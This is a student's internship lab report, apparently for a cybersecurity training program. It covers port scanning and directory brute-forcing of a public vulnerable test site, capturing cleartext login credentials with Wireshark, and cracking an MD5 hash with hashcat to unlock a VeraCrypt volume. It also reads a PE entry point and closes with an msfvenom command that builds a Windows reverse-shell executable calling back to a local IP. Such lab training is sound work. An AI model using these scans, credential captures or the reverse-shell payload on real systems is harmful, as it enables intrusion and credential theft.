

Shadow Fox Task 1 and Task 2 Report

By – MEESALA REVANTH KUMAR NAIDU

Batch – August B1

Contents

Task Level (Beginner):	3
1) Find all the ports that are open on the website	3
2) Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.	4
3) Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.....	5
Task Level (Intermediate):	7
1) A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.	7
2) An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.	12
3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.	14

Task Level (Beginner):

1) Find all the ports that are open on the website

<http://testphp.vulnweb.com/>

```
C:\Users\revan>nmap -p- testphp.vulnweb.com --vv
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-07 09:42 India Standard Time
Initiating Ping Scan at 09:42
Scanning testphp.vulnweb.com (44.228.249.3) [4 ports]
Completed Ping Scan at 09:42, 0.32s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:42
Completed Parallel DNS resolution of 1 host. at 09:42, 0.02s elapsed
Initiating SYN Stealth Scan at 09:42
Scanning testphp.vulnweb.com (44.228.249.3) [65535 ports]
Discovered open port 80/tcp on 44.228.249.3
^C
```

The screenshot shows a Kali Linux desktop environment. In the top right corner, there is a terminal window displaying the output of a nmap scan. The terminal output is as follows:

```
C:\Users\revan>nmap -p- testphp.vulnweb.com --vv
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-07 09:42 India Standard Time
Initiating Ping Scan at 09:42
Scanning testphp.vulnweb.com (44.228.249.3) [4 ports]
Completed Ping Scan at 09:42, 0.32s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:42
Completed Parallel DNS resolution of 1 host. at 09:42, 0.02s elapsed
Initiating SYN Stealth Scan at 09:42
Scanning testphp.vulnweb.com (44.228.249.3) [65535 ports]
Discovered open port 80/tcp on 44.228.249.3
^C
```

In the bottom left, there is a browser window showing the Acunetix Web Vulnerability Scanner demo site at testphp.vulnweb.com. The page displays a sidebar with links like 'search art', 'Browse categories', and 'Links'. The main content area says 'welcome to our page' and 'Test site for Acunetix WVS.' To the right of the browser window, a detailed network analysis panel is visible, showing information such as IP Address (44.228.249.3), Hostname(s) (ec2-44-228-249-3.us-west-2.compute.amazonaws.com), Tags (cloud), and Open Ports (80). Buttons for 'VIEW IP DETAILS' and 'VIEW DOMAIN DETAILS' are also present.

```
root@r3v4nth:~/Downloads x root@r3v4nth:/home/revanth x
[root@r3v4nth]# rustscan -a 44.228.249.3
[!] Starting Script(s)
[+] Starting Nmap 7.80 ( https://nmap.org ) at 2024-08-07 05:05 UTC
Initiating Ping Scan at 05:05
Scanning 44.228.249.3 [2 ports]
Completed Ping Scan at 05:05, 2.45s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:05
Completed Parallel DNS resolution of 1 host. at 05:05, 0.10s elapsed
DNS resolution of 1 IPs took 0.10s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 05:05
Scanning ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3) [1 port]
Discovered open port 80/tcp on 44.228.249.3
Completed Connect Scan at 05:05, 0.52s elapsed (1 total ports)
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up, received syn-ack (0.45s latency).
Scanned at 2024-08-07 05:05:21 UTC for 3s

PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.09 seconds
```


Found only one open port that is port 80 which is used for http protocol for hosting website over internet

2) Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

1. For this task we can use several tools like gobuster, dirsearch, dirb etc
2. But we will use tool gobuster
command -> gobuster dir -u <http://testphp.vulnweb.com> -w /usr/share/wordlists/dirb/common.txt
3. As shown below we found several directories on this website

3) Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

1. Open target website in browser in our case testphp.vulnweb.com
 2. Open wireshark on another tab and start capturing the packets
 3. Go to login page on the target website and enter credentials and login.
 4. Now on wireshark search http on search bar and look for login page and here we can see that the credentials are visible to us on clear text .



Task Level (Intermediate):

1) A file is encrypted using VeraCrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

Steps to recreate it

First cracking hash to get the password.

1. First lets find the password for the file for that we have been given a hash in encodedhash.txt file lets decode it.
 2. Lets identify the type of hash for that we will use a tool called hash-identifier
 3. We found that the hash is MD5 so lets decode it.
 4. For this we can use various tools like johntheripper, hashcat or online tools like crackstation etc but we will use hashcat.
 5. Command -> hashcat -m 0 -a 0 encodedhash.txt /usr/share/wordlists/rockyou.txt
 6. Here rockyou.txt is default wordlist present in kali linux.
 7. And we found the password that is password123

```
[root@revanth) ~]
# nano encodehash.txt

[root@revanth) ~]
# hash-identifier encodehash.txt
#####
#
# Hash Identifier v1.2
# By Zion3R
# www.Blackploit.com
# Root@Blackploit.com
#
#####

Not Found.

HASH: 482c811da5d5b4bc6d497ffa98491e38

Possible Hashes:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

```
[root@revanth ~]# hashcat -m 0 -a 0 encodehash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) -
* Device #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 1055/2175 MB (512 MB allocatable),
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime ...: 3 secs

482c811da5d5b4bc6d497ffa98491e38:password123

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: 482c811da5d5b4bc6d497ffa98491e38
Time.Started...: Wed Aug 7 11:52:03 2024 (0 secs)
Time.Estimated ...: Wed Aug 7 11:52:03 2024 (0 secs)
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime ...: 3 secs

482c811da5d5b4bc6d497ffa98491e38:password123



Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: 482c811da5d5b4bc6d497ffa98491e38
Time.Started...: Wed Aug 7 11:52:03 2024 (0 secs)
Time.Estimated ...: Wed Aug 7 11:52:03 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 12319 H/s (0.20ms) @ Accel:256 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2048/14344385 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point...: 1024/14344385 (0.01%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: kucing → lovers1
Hardware.Mon.#1...: Util: 25%



Started: Wed Aug 7 11:51:14 2024
Stopped: Wed Aug 7 11:52:04 2024
```



Now lets use that password to get the flag using veracrypt

1. Open veracrypt and select any drive as shown in the screenshot.
2. Not click on select file and and choose the file given to us.
3. Not click on mount.
4. Now a popup might appear asking to enter the password we will use the password we found on the file that we decoded.
5. Now open file manager, we can see that a drive is mounted on our filesystem
6. Open it and we can see a file shadowfox cybersecurity.
7. Open it to get the flag

The secret code is :- never giveup








2) An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

What is Entry Point in an Executable file?

It is the memory address at which the execution of the program begins.

Steps to find the entry point of exe file

1. Download and install PE explorer.
2. Download and veracrypt setup file.
3. Open PE Explorer and select the location of veracrypt setup exe to open it.
4. Once opened we can see on top left side the Address of entry point.
5. Entry point of veracrypt setup exe is **008730E7**



Open

Look in: Veracrypt

Name	Date modified	Type	Size
VeraCrypt Format	05-08-2024 15:18	Application	6,076 KB
VeraCrypt Setup	05-08-2024 15:11	Application	34,456 KB
VeraCrypt	05-08-2024 15:18	Application	6,056 KB
VeraCryptExpander	05-08-2024 15:18	Application	5,545 KB

File name: VeraCrypt Setup

Files of type: Executable Files (*.exe)

Open Cancel

File View Tools Help

HEADERS INFO

Address of Entry Point: 008730E7 ✓ | Real Image Checksum: 021B358Fh

Field Name	Data Value	Description	Field Name	Data Value	Description
Machine	014Ch	i386®	Section Alignment	00001000h	
Number of Sections	0005h		File Alignment	00000200h	
Time Date Stamp	6517E9C6h	30/09/2023 09:26:30	Operating System Version	00010005h	5.1
Pointer to Symbol Table	00000000h		Image Version	00000000h	0.0
Number of Symbols	00000000h		Subsystem Version	00010005h	5.1
Size of Optional Header	00E0h		Win32 Version Value	00000000h	Reserved
Characteristics	0102h		Size of Image	01375000h	20402176 bytes
Magic	0108h	PE32	Size of Headers	00000400h	
Linker Version	0004h	10.0	Checksum	021B358Fh	
Size of Code	00073C00h		Subsystem	0002h	Win32 GUI
Size of Initialized Data	012F9300h		DLL Characteristics	8140h	
Size of Uninitialized Data	00000000h		Size of Stack Reserve	00100000h	
Address of Entry Point	004237B0h		Size of Stack Commit	00001000h	
Base of Code	00001000h		Size of Heap Reserve	00100000h	
Base of Data	00075000h		Size of Heap Commit	00001000h	
Image Base	00400000h		Loader Flags	00000000h	Obsolete
			Number of Data Directories	00000010h	

```

21.08.2024 11:03:11 : EOP Extra Data From: 0136D200h (28369920)
21.08.2024 11:03:11 : Length of EOP Extra Data: 00E38B10h (<4912272> bytes.
21.08.2024 11:03:11 : EOP Position: 021A5D10h <35282192>
21.08.2024 11:03:11 : Precompiling Resources...
21.08.2024 11:03:13 : Done.

```

For Help, press F1

3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Msfvenom :

Msfvenom is a standalone payload generator. It is a combination of msfpayload and msfencode. It is fast and uses a single instance. It is also standardized command-line and has core options. You can generate payloads for many platforms like Cisco, Android, Mac OS, Solaris, Firefox, Windows, Unix, Node

MSFvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. **msfvenom** replaced both msfpayload and msfencode as of June 8th, 2015.

The advantages of msfvenom are:

- One single tool
- Standardized command line options
- Increased speed

Options:

-p, --payload	Payload to use. Specify a '-' or stdin to use custom payloads
--payload-options	List the payload's standard options
-l, --list [type]	List a module type. Options are: payloads, encoders, nops, all
-n, --nopsled	Prepend a nopsled of [length] size on to the payload
-f, --format	Output format (use --help-formats for a list)
--help-formats	List available formats
-e, --encoder	The encoder to use
-a, --arch	The architecture to use
--platform	The platform of the payload
--help-platforms	List available platforms
-s, --space	The maximum size of the resulting payload
--encoder-space	The maximum size of the encoded payload (defaults to the -s value)
-b, --bad-chars	The list of characters to avoid example: '\x00\xff'
-i, --iterations	The number of times to encode the payload
-c, --add-code	Specify an additional win32 shellcode file to include

-x, --template	Specify a custom executable file to use as a template
-k, --keep	Preserve the template behavior and inject the payload as a new thread
-o, --out	Save the payload
-v, --var-name	Specify a custom variable name to use for certain output formats
--smallest	Generate the smallest possible payload
-h, --help	Show this message

LAB :

Firstly create an payload using the msfvenom

```
[root@revanth] ~wind
# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.122.128 LPORT=5555 -f exe -o bind.exe

/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa
